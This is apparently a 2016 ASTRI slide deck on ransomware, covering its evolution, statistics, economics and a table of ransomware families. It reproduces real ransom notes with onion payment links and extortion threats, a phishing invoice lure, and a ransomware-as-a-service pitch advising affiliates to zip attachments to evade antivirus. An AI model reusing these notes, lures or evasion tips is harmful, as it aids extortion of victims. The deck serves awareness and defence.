



www.astri.org

From **Minds** to **Markets**


Ransomware: The Most Profitable Malware

Duncan Wong, PhD
VP, Financial Technologies
September 2016

The first computer viruses hit personal computers in the early 1980s, and essentially, we've been in a cyber arms race ever since.

Barack Obama

THE EVOLUTION OF MALWARE





WARNING!

Your personal files are encrypted!

11:58:26

Your documents, photos, databases and other important files have been encrypted with strongest encryption and unique key, generated for this computer. Private decryption key is stored on a secret Internet server and nobody can decrypt your files until you pay and obtain the private key. The server will eliminate the key after a time period specified in this window.

Open <http://maktubuyatq4rfyo.onion.link>

or <http://maktubuyatq4rfyo.torstorm.org>

or <http://maktubuyatq4rfyo.tor2web.org>

```
+.-|~_~  
-|$|~$. $$  
=*-+ $=
```

!!! IMPORTANT INFORMATION !!!!

All of your files are encrypted with RSA-2048 and AES-128 ciphers.

More information about the RSA and AES can be found here:

[http://en.wikipedia.org/wiki/RSA_\(cryptosystem\)](http://en.wikipedia.org/wiki/RSA_(cryptosystem))

http://en.wikipedia.org/wiki/Advanced_Encryption_Standard

Decrypting of your files is only possible with the private key and decrypt program, which is on our secret server.

To receive your private key follow one of the links:

1. <http://25z5g623wpqpdwis.tor2web.org/BB76C13F301131C0>
2. <http://25z5g623wpqpdwis.onion.to/BB76C13F301131C0>
3. <http://25z5g623wpqpdwis.onion.cab/BB76C13F301131C0>

If all of this addresses are not available, follow these steps:

1. Download and install Tor Browser: <https://www.torproject.org/download/download-easy.html>
2. After a successful installation, run the browser and wait for initialization.
3. Type in the address bar: 25z5g623wpqpdwis.onion/BB76C13F301131C0
4. Follow the instructions on the site.

!!! Your personal identification ID: BB76C13F301131C0 !!!

```
|-*~*|
```

More Samples

Disguised as a Pokemon Go app on a Windows Phone.

Damages: spread over all (network) drives



عفوا قد تم تشفير ملفاتكم عن غير قصد، لفتك المتفجرة ارسال فليكسي موبيلسي 200 دج للحساب التالي
blackhat20152015@gmail.com

More Samples – a bogus one

Chimera® Ransomware



You are victim of the Chimera® malware. Your private files are encrypted and can not be restored without a special key file. Maybe some programs no longer function properly!

Please transfer Bitcoins to the the following address to get your unique key file.

Address: [REDACTED]ly9E36DBSk1kt [REDACTED]

Amount: 0,93945085 Bitcoins

For the decryption programm and additional informations, please visit:

<https://mega.nz/ChimeraDecrypter>

If you don't pay your private data, which include pictures and videos will be published on the internet in relation on your name.

Take advantage of our affiliate-program!
More information in the source code of this file.

Ransomware

77 ransomware families identified in 2014


100 ransomware families identified in 2015

source: Symantec



Ransomware

174 ransomware families identified in 2016



Source: Symantec

Why Ransomware is so Notorious

JIGSAW deletes encrypted files whenever victims fail to pay the ransom on the given deadline.

SURPRISE increases the ransom every time victims miss a deadline.

Some others publish victims' files and photos if the deadline is missed

Phishing Email

Subject: **ATTN: Invoice J-62818225**

To: [Redacted]



Other Actions ▾


Dear John,

Please see the attached invoice (Microsoft Word Document) and remit payment according to the terms listed at the bottom of the invoice.

Let us know if you have any questions.


We greatly appreciate your business!

Abram Brewer

▶  1 attachment: invoice_J-62818225.doc

▶  Save ▾

Spam Filter and Anti-Virus Failed



The Price of Ransomware

- **\$613** One machine, one Bitcoin, a significant rise from USD 410 in Q1, and USD 448 in May 2016
- **\$50,000** Total CryptXXX ransom payments sent to a single Bitcoin address in a span of three weeks in June 2016
- **\$201M** Total reported losses by ransomware victims for the first three months of 2016
- **\$1 Billion** Estimated total ransom payment in 2016

source: FBI, TrendMicro

ASTRI Proprietary




Big Numbers

New Malware Variants (Added in Each Year)

2014
317M

2015
431M

+36%




Crypto- Ransomware Total

2014
269K

2015
362K

+35%



Average
Per Day

737

Average
Per Day

992

source: Symantec



Tox

toxicola7qww37qj.onion

Follow us on [Twitter!](#)

What is Tox?

We developed a virus which, once opened in a Windows OS, encrypts all the files.

Once this process is completed, it displays a message asking to pay a ransom to a bitcoin address to unlock the files.

How do I make money with Tox?

You can [subscribe](#) (no mail or other shit needed) and create your virus. You will have to decide the ransom to unlock the files.

Once you have downloaded your virus, you have to infect people (yes, you can spam the same virus to more people). How? That's your part. The most common practice to spam it as a mail attachment. If you decide to follow this method be sure to zip the file to prevent antivirus and antispam detection.

The most important part: **the bitcoin** paid by the victim **will be credited to your account**. We will just keep a 30% fee of the income, so if you specify a 100\$ ransom, you will get 70\$ and we'll get 30\$, isn't this fair?

Ransomware Economy

- \$50 for a customizable ransomware binary
- Customers set their own ransom amount and Bitcoin address
- 10% profit sharing model

Ransomware Types

Encrypting ransomware

- AIDS (aka "PC Cyborg", 1989)
- GPCode, Archiveus (2006)
- CryptoLocker (2013)
- SynoLocker (2014)
- RansomWeb (2015)
- Ransomware as a service (2016)

Non-encrypting ransomware

- WinLock (2010)
- Windows activation Trojan (2011)
- SourceForge Trojan (2013)
- Forge FBI warning Trojan (2013)

List of Popular Ransomware


Ransomware								
Unidentified Detection Prevention Infographics Download Sources and Contributors								
Name	Extensions	Extension Pattern	Ransom Note Filename(s)	Comment	Encryption Algorithm	Also known as	Decryptor	Info 1
.CryptoHasYou.	.enc		YOUR_FILES_ARE_LOCKED.txt		AES(256)			http://www.nyxbone.co
777	.777	_[timestamp]_\${email}\$.777 e.g. _14-05-2016-11-59-36_	read_this_file.txt		XOR	Sevleg	https://decrypter.emsis	
7ev3n	.R4A .R5A		FILES_BACK.txt			7ev3n-HONEST	https://github.com/has	http://www.nyxbone.co
7h9r	.7h9r		README.TXT		AES			http://www.nyxbone.co
8lock8	.8lock8		READ_IT.txt	Based on HiddenTear	AES (256)		http://www.bleepingco	
Alfa Ransomware	.bin		README HOW TO DECRYPT \	Made by creators of Cerber				http://www.bleepingco
Alpha Ransomware	.encrypt		Read Me (How Decrypt) !!!!.txt		AES(256)	AlphaLocker	http://download.bleepi	http://www.bleepingco
AMBA	.amba		ПРОЧТИ_МЕНЯ.txt READ_ME.txt	Websites only amba@riseup.net				https://twitter.com/ber
Apocalypse	.encrypted .SecureCrypted .FuckYourData .unavailable .bleepYourFiles .Where_my_files.txt		*.How_To_Decrypt.txt	decryptionservice@mail.ru			https://decrypter.emsis	
ApocalypseVM	.encrypted .locked		*.How_To_Get_Back.txt	Apocalypse ransomware version which uses VMprotect			http://decrypter.emsis	
AutoLocky	.locky		info.txt info.html				https://decrypter.emsis	
BadBlock			Help Decrypt.html				https://decrypter.emsis	http://www.nyxbone.co
BaksoCrypt	.adr			Based on my-Little- Ransomware				https://twitter.com/Jak t
Bandarchor		.id-[ID]_[EMAIL_ADDRESS]		Files might be partially	AES(256)	Rakhni		https://reaqta.com/201

76 Decryptors out of 174 ransomwares: 44%


<https://docs.google.com/spreadsheets/d/1TWS238xacAto-fLKh1n5uTsdijWdCEsGIM0Y0Hvmc5g/pubhtml#>

Types of Damages Caused by Ransomware


Encryption of corporate and personal documents and data




Secondary and tertiary damage (encryption of file servers)



